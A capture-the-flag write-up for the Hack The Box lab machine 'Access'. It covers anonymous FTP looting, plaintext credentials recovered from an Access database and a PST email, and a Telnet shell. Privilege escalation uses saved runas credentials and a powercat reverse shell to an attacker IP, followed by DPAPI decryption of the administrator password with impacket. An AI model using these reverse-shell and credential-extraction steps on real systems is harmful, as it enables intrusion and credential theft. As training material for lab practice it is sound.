Hack The Box Write-up - Access

11 minute read Published: 3 Mar, 2019

> Write-up for the machine Access from Hack The Box. This one is a pretty easy box. The main challenges are processing proprietary Windows files (MS Access DBs, MS Outlook PST files, Windows shortcuts) on a Kali box and understanding stored Windows credentials. To get started, enumerate to find open FTP and Telnet ports as well as a web server. Ignore port 80 and log into FTP anonymously to find a Microsoft Access database with a username and password inside. Use it to get a shell via the Microsoft Telnet service available on port 23. To escalate privileges, you can now use "runas" with saved admin credentials. On one of the users' desktops there is a shortcut which is a hint to this solution. However, it is also easily discovered by enumeration. Although not necessary to get the flag, I demonstrate in the end of this post how to get the plaintext admin password using impacket.

▶ Table of Contents

Port scans

A quick port scan with masscan reveals a bunch of open ports:

```
 $ masscan -e tun0 -p 1-65535 --rate 2000 10.10.10.98
...
Discovered open port 21/tcp on 10.10.10.98
Discovered open port 80/tcp on 10.10.10.98
Discovered open port 23/tcp on 10.10.10.98
```


nmap provides more details on these ports. They run the expected services on a Windows box:

```
 $ nmap -sV -sC -p 21,23,80 10.10.10.98
...
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
...
```

nmap’s default scripts discovered that anonymous FTP login is allowed, so we should check that. Still, let’s quickly check the web server first for completion.

Web server
==========

The web server serves only a landing page with a picture of a few servers. There is nothing interesting about it. Fuzzing does not reveal anything either.



landing page

FTP login
==========

Logging in to the FTP server is simple. We find two directories called Backups and Engineer:

```
$ ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
226 Transfer complete.
```

Rather than searching the contents remotely, it is easier to just download the entire server contents to our local machine. wget supports FTP downloads like so:

```
$ wget --recursive --ftp-user=anonymous --ftp-password=any --no-passive-ftp ftp:/
...
2018-10-14 17:22:48 (368 KB/s) - ‘10.10.10.98/Backups/backup.mdb’ saved [5652480]
...
2018-10-14 17:22:49 (86.9 KB/s) - ‘10.10.10.98/Engineer/Access Control.zip’ saved
...
```

Among the downloaded files, two stand out, as illustrated in the command line output above. Attempting to decompress the ZIP file, you will find out it is password-protected. Thus it makes sense to start with “backup.mdb”.

Microsoft Access with mdbtools

MDB files are Microsoft Access databases created by very old versions of MS Access (2003 or below). If you are on Linux or don’t feel like buying a suitable MS Office, use mdbtools to open them. It will allow you to print the database schema and run SQL queries on the tables.

To print the schema, use `mdb-schema`:

```
 $ mdb-schema ftp/10.10.10.98/Backups/backup.mdb
...
CREATE TABLE [auth_user]
 (
        [id]                            Long Integer,
        [username]                      Text (100),
        [password]                      Text (100),
        [Status]                        Long Integer,
        [last_login]                    DateTime,
        [RoleID]                        Long Integer,
        [Remark]                        Memo/Hyperlink (255)
);
...
```

One table stands out as it contains username and password columns. To print the information, run a query with `mdb-sql`:

```
 $ echo "SELECT * FROM auth_user" | mdb-sql -p ftp/10.10.10.98/Backups/backup.mdb

id      username        password          Status  last_login          RoleID  Rem
25      admin           admin             1       08/23/18 21:11:47   26
27      engineer        access4u@security 1       08/23/18 21:13:36   26
28      backup_admin    admin             1       08/23/18 21:14:02   26
3 Rows retrieved
```

Passwords in plain text are always nice. We try them on the encrypted ZIP file and et voilà, “access4u@security” works:

```
 $ 7z x ftp/10.10.10.98/Engineer/Access\ Control.zip
...
Enter password (will not be echoed):
Everything is Ok
...

p/10.10.10.98 (master) $ ll
...
-rw-r--r-- 1 root 265K Aug 23 20:13 'Access Control.pst'
...
```

Out comes a PST file and nothing else.

Microsoft Outlook with pst-utils

PST files are the Personal Storage Table files used by Microsoft Outlook to store messages, calendar events and much more. On Linux, you can use pst-utils to search the contents of these files.

Listing emails and converting them to text files is done like this:

```
 $ lspst Access\ Control.pst
Email   From: john@megacorp.com Subject: MegaCorp Access Control System "security'

 $ readpst -M Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.
```

The commands above create a folder “Access Control” with the emails inside. We can print them out and discover another username and password:

```
 $ cat Access\ Control/2
...
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
...
Hi there,
```

```
The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Pl

Regards,

John
...
```

This is as far as you can get with FTP.

Telnet login
==========

If you connect to port 23, you find that it is actually a Telnet server prompting you for a login. Thanks to the username and password we found in the email, we can get in and get a shell:

```
$ telnet 10.10.10.98 23
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
```

```
Microsoft Telnet Server.
*===============================================================
C:\Users\security>whoami
access\security
```

With the shell, the user flag is only a few commands away.

PrivEsc with with ZKAccess3.5
==========

On the desktop of user “Public”, we find an LNK file, which is a Windows shortcut. It appears to link to an application called ZKAccess3.5, which seems to be some sort of access control panel integrated with products from a company called ZKTeco.

```
C:\Users\Public\Desktop>ir /a
dir /a
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\Public\Desktop

08/28/2018  07:51 AM    <DIR>          .
08/28/2018  07:51 AM    <DIR>          ..
07/14/2009  05:57 AM               174 desktop.ini
08/22/2018  10:18 PM             1,870 ZKAccess3.5 Security System.lnk
```

Inspect the shortcut

On the Windows command line it is hard to read an LNK file. If you type it out it looks like this:

```
C:\Users\Public\Desktop>type "ZKAccess3.5 Security System.lnk"
LF@ 7#P/PO :+00/C:\R1M:Windows:M:*wWindowsV1MVSystem32:MV*System32X2P:
                                                                runas.exe::
```

You can already see the “runas” command but it is somewhat hidden. For closer inspection, we could get it to our machine. Encode as base64 and copy over like so:

```
C:\Users\Public\Desktop>certutil -encode "ZKAccess3.5 Security System.lnk" C:\Tem
certutil -encode "ZKAccess3.5 Security System.lnk" C:\Temp\encoded.txt
Input Length = 1870
Output Length = 2630
CertUtil: -encode command completed successfully.

C:\Users\Public\Desktop>type C:\Temp\encoded.txt
type C:\Temp\encoded.txt
-----BEGIN CERTIFICATE-----
TAAAAAEUAgAAAAAAwAAAAAAAAEb7QAAAIAAAAPV/wTcRBMoB9X/BNxEEygGg0wjv
IwTKAQBQAAAAAAAAAQAAAAAAAAAAAAAAAAAAAC8BFAAfUOBP0CDqOmkQotgIACsw
```

```
...
LQAxAC0ANQAtADIAMQAtADkANQAzADIANgAyADkAMwAxAC0ANQA2ADYAMwA1ADAA
NgAyADgALQA2ADMANAA0ADYAMgA1ADYALQA1ADAAMAAAAAAAAAAAAAAAAAAAAA==
-----END CERTIFICATE-----
```

Copy and paste the base64 above to a local file, then decode and inspect with Liblnk:

```
 $ cat lnk | base64 -d > ZKAccess3.5_Security_System.lnk
 $ lnkinfo ZKAccess3.5_Security_System.lnk
Link information:
        Creation time                   : Jul 13, 2009 23:25:32.986366900 UTC
...
        Local path                      : C:\Windows\System32\runas.exe
...
        Command line arguments          : /user:ACCESS\Administrator /savecred "C
...
```

Much more readable. The file actually links to “runas.exe” and passes the flag “/savecred” to it. This suggests somebody set up this link to conveniently run the tool as Administrator without being prompted by Windows all the time (compare this guide).

Exploit saved credentials

Conveniently we can now run everything else as Administrator too. Another way to discover would have been to just list the stored credentials:

```
C:\Users\Public\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                    Type: Domain Password
    User: ACCESS\Administrator
```

To check if we can really use “runas”, we could just ping ourselves:

```
C:\Users\security>runas /savecred /user:ACCESS\Administrator "ping -n 1 10.10.14.:
```

Locally, listen for the ICMP packets. If you see them incoming, the ping command actually ran:

```
 $ tcpdump -i tun0 icmp
17:16:32.326338 IP 10.10.10.98 > 10.10.14.122: ICMP echo request, id 1, seq 3, le
17:16:32.326367 IP 10.10.14.122 > 10.10.10.98: ICMP echo reply, id 1, seq 3, lengt
```

With powercat we can now get a shell as administrator easily. Host powercat.ps1 locally, e.g., with `python -m SimpleHTTPServer 80`, append a line to the end of the file to send a shell (`powercat -c 10.10.14.122 -p 9006 -e cmd`), and execute on the remote machine with `runas`:

```
C:\Users\security>runas /savecred /user:ACCESS\Administrator "powershell -c \"IEX
```

Don’t forget a local listener to catch the shell:

```
 $ nc -lnvp 9006
listening on [any] 9006 ...
connect to [10.10.14.122] from (UNKNOWN) [10.10.10.98] 49173
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
access\administrator
```

The root flag is now easily accessible.

Decrypt administrator password

Since the credentials for the administrator are stored on the box we can also get them. Windows uses the DPAPI to store credentials encrypted. Their encryption is based on one or more master keys which are themselves encrypted with the user password. Thus, given the user password, you can get stored credentials in plaintext. More details can be found in this blog post.

Usually mimikatz is used for this extraction but impacket now also has support for it. I’m using the latter here.

Extract credentials

Credentials are stored in “C:\Users\security\AppData\Roaming\Microsoft\Credentials”. The first step is to download the only stored credential for user “security”, which must be the one for the administrator account. A short binary file is best extracted by encoding as base64:

```
C:\Users\security\AppData\Roaming\Microsoft\Credentials>dir /a
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\security\AppData\Roaming\Microsoft\Credentials

01/03/2019  08:34 PM    <DIR>          .
01/03/2019  08:34 PM    <DIR>          ..
08/22/2018  09:18 PM               538 51AB168BE4BDB3A603DADE4F8CA81290
               1 File(s)            538 bytes
               2 Dir(s)  16,775,839,744 bytes free

C:\Users\security\AppData\Roaming\Microsoft\Credentials>certutil -encode 51AB168BE
Input Length = 538
Output Length = 800
CertUtil: -encode command completed successfully.

C:\Users\security\AppData\Roaming\Microsoft\Credentials>type C:\Temp\encoded.txt
-----BEGIN CERTIFICATE-----
AQAAAA4CAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAALsOSB6VI40+LQ9k9
```

```
ZFkFgAAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAcgBlAGQAZQBuAHQA
aQBhAGwAIABEAGEAdABhAA0ACgAAABBmAAAAAQAAIAAAAPW7usJAvZDZr308LPt/
MB8fEjrJTQejzAEgOBNfpaa8AAAAAA6AAAAAAgAAIAAAAPlkLTI/rjZqT3KT0C8m
5Ecq3DKwC6xqBhkURY2t/T5SAAEAAOc1Qv9x0IUp+dpf+I7c1b5E0RycAsRf39nu
WlMWKMsPno3CIetbTYOoV6/xNHMTHJJ1JyF/4XfgjWOmPrXOU0FXazMzKAbgYjY+
WHhvt1Uaqi4GdrjjlX9Dzx8Rou0UnEMRBOX5PyA2SRbfJaAWjt4jeIvZ1xGSzbZh
xcVobtJWyGkQV/5v4qKxdlugl57pFAwBAhDuqBrACDD3TDWhlqwfRr1p16hsqC2h
X5u88cQMu+QdWNSokkr96X4qmabp8zopfvJQhAHCKaRRuRHpRpuhfXEojcbDfuJs
ZezIrM1LWzwMLM/K5rCnY4Sg4nxO23oOzs4q/ZiJJSME21dnu8NAAAAAY/zBU7zW
C+/QdKUJjqDlUviAlWLFU5hbqocgqCjmHgW9XRy4IAcRVRoQDtO4U1mLOHW6kLaJ
vEgzQvv2cbicmQ==
-----END CERTIFICATE-----
```


Locally, we decode the base64 (which was put into “credentials.b64”) and use impacket to print some details about the file. Most importantly, the Guid of the master key is “0792C32E-48A5-4FE3-8B43-D93D64590580”:

```
 $ cat credentials.b64 | base64 -d > credentials
 $ python /opt/impacket/examples/dpapi.py credential -file credentials
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[BLOB]
Version          :        1 (1)
Guid Credential  : DF9D8CD0-1501-11D1-8C7A-00C04FC297EB
MasterKeyVersion :        1 (1)
Guid MasterKey   : 0792C32E-48A5-4FE3-8B43-D93D64590580
Flags            : 20000000 (CRYPTPROTECT_SYSTEM)
```

```
Description      : Enterprise Credential Data

CryptAlgo        : 00006610 (26128) (CALG_AES_256)
Salt             : f5bbbac240bd90d9af7d3c2cfb7f301f1f123ac94d07a3cc012038135fa5a6
HMacKey          :
HashAlgo         : 0000800e (32782) (CALG_SHA_512)
HMac             : f9642d323fae366a4f7293d02f26e4472adc32b00bac6a061914458dadfd3e
Data             : e73542ff71d08529f9da5ff88edcd5be44d11c9c02c45fdfd9ee5a531628cb
Sign             : 63fcc153bcd60befd074a5098ea0e552f8809562c553985baa8720a828e61e

Cannot decrypt (specify -key or -sid whenever applicable)
```

The data of this credential is encrypted with this master key. Thus, we have to get this master key now.

Extract and decrypt master key

The master key lives in a file “C:\Users\security\AppData\Roaming\Microsoft\Protect<SID><Guid>“, where SID is the SID of the current user, i.e., “security”, and Guid is the Guid of the key, i.e., “0792c32e-48a5-4fe3-8b43-d93d64590580”. Move to this folder and extract the master key file in the same way as the credentials:

```
C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-
Input Length = 468
Output Length = 700
CertUtil: -encode command completed successfully.
```

```
C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-(
-----BEGIN CERTIFICATE-----
AgAAAAAAAAAAAAAAMAA3ADkAMgBjADMAMgBlAC0ANAA4AGEANQAtADQAZgBlADMA
LQA4AGIANAAzAC0AZAA5ADMAZAA2ADQANQA5ADAANQA4ADAAAAAAAAAAAAAFAAAA
sAAAAAAAAACQAAAAAAAABQAAAAAAAAAAAAAAAAAAAACAAAAnFHKTQBwjHPU+/9g
uV5UnvhDAAAOgAAAEGYAAOePsdmJxMzXoFKFwX+uHDGtEhD3raBRrjIDU232E+Y6
DkZHyp7VFAdjfYwcwq0WsjBqq1bX0nB7DHdCLn3jnri9/MpVBEtKf4U7bwszMyE7
Ww2Ax8ECH2xKwvX6N3KtvlCvf98HsODqlA1woSRdt9+Ef2FVMKk4lQEqOtnHqMOc
wFktBtcUye6P40ztUGLEEgIAAABLtt2bW5ZW2Xt48RR5ZFf0+EMAAA6AAAAQZgAA
D+azql3Tr0a9eofLwBYfxBrhP4cUoivLW9qG8k2VrQM2mlM1FZGF0CdnQ9DBEys1
/a/60kfTxPX0MmBBPCi0Ae1w5C4BhPnoxGaKvDbrcye9LHN0ojgbTN1Op8Rl3qp1
Xg9TZyRzkA24hotCgyftqgMAAADlaJYABZMbQLoN36DhGzTQ
-----END CERTIFICATE-----
```

Now use impacket again to decrypt. The master key is encrypted with the user's password, which is "4Cc3ssC0ntr0ller" for user "security". You also need the SID, which we know from the path above (or could easily get with `whoami /all`):

```
 $ python /opt/impacket/examples/dpapi.py masterkey -file masterkey -sid 'S-1-5-2:
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 0792c32e-48a5-4fe3-8b43-d93d64590580
Flags       :        5 (5)
Policy      :        0 (0)
```

```
MasterKeyLen: 000000b0 (176)
BackupKeyLen: 00000090 (144)
CredHistLen : 00000014 (20)
DomainKeyLen: 00000000 (0)

Password:
Decrypted key with User Key (SHA1)
Decrypted key: 0xb360fa5dfea278892070f4d086d47ccf5ae30f7206af0927c33b13957d44f014
```

Decrypt credentials

With the master key "0xb360fa5dfea278892070f4d086d47ccf5ae30f7206af0927c33b13957d44f0149a128391c4344a9b7b9c9e2e5351bfaf94a1a715627f27ec9fafb17f9b4af7d2" we can decrypt the credentials:

```
 $ python /opt/impacket/examples/dpapi.py credential -file credentials -key 0xb36
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[CREDENTIAL]
LastWritten : 2018-08-22 21:18:49
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MAT
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_PERSIST_LOCAL_MACHINE)
Target      : Domain:interactive=ACCESS\Administrator
Description :
Unknown     :
```

```
Username    : ACCESS\Administrator
Unknown     : 55Acc3ssS3cur1ty@megacorp
```

Now log in via telnet with credentials “administrator” and “55Acc3ssS3cur1ty@megacorp”:

```
 $ telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: administrator
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================

C:\Users\Administrator>whoami /all

USER INFORMATION
----------------

User Name             SID
===================== ============================================
```

```
access\administrator S-1-5-21-953262931-566350628-63446256-500
...
```

Like above, we have a shell as administrator :)

Conclusion
==========:

Quite an easy job to get the flags. The box is interesting for 2 reasons. One is that you can try a lot of Linux tools to extract data out of various proprietary Microsoft files. It is always nice to be able to do that quickly without having to spin up a Windows VM. The other is reason is that it allows to play with stored credentials on Windows. Extracting the admin password manually is a nice way to understand how credentials are handled.

Other write-ups for Access include:

- ippsec video on YouTube.
- Detailed write-up demonstrating a few alternative ways to get the same outcomes as here. Check out how to use mimikatz for password decryption! Also don't miss the part of using powershell over Telnet and reading LNK files that way.
- An alternative privesc seems to be to use CVE-2016-0040, which is shown in this write-up. As a result of the exploit, you get system access but find out that it is insufficient to get the flag since the file system is encrypted. Only with administrator credentials you can get it. Have to check this some time…

Published by Dominic Breuker 3 Mar, 2019 in hackthebox and tagged ctf, hackthebox, infosec and write-up using 2134 words.

Related Content

- Hack The Box Write-up - Active – 12 minutes
- Hack The Box Write-up - Dropzone – 10 minutes
- Hack The Box Write-up - DevOops – 7 minutes
- Hack The Box Write-up - Sunday – 8 minutes
- Hack The Box Write-up - SolidState – 12 minutes
- Hack The Box Write-up - Calamity – 10 minutes
- flaws.cloud - Level 2 – 8 minutes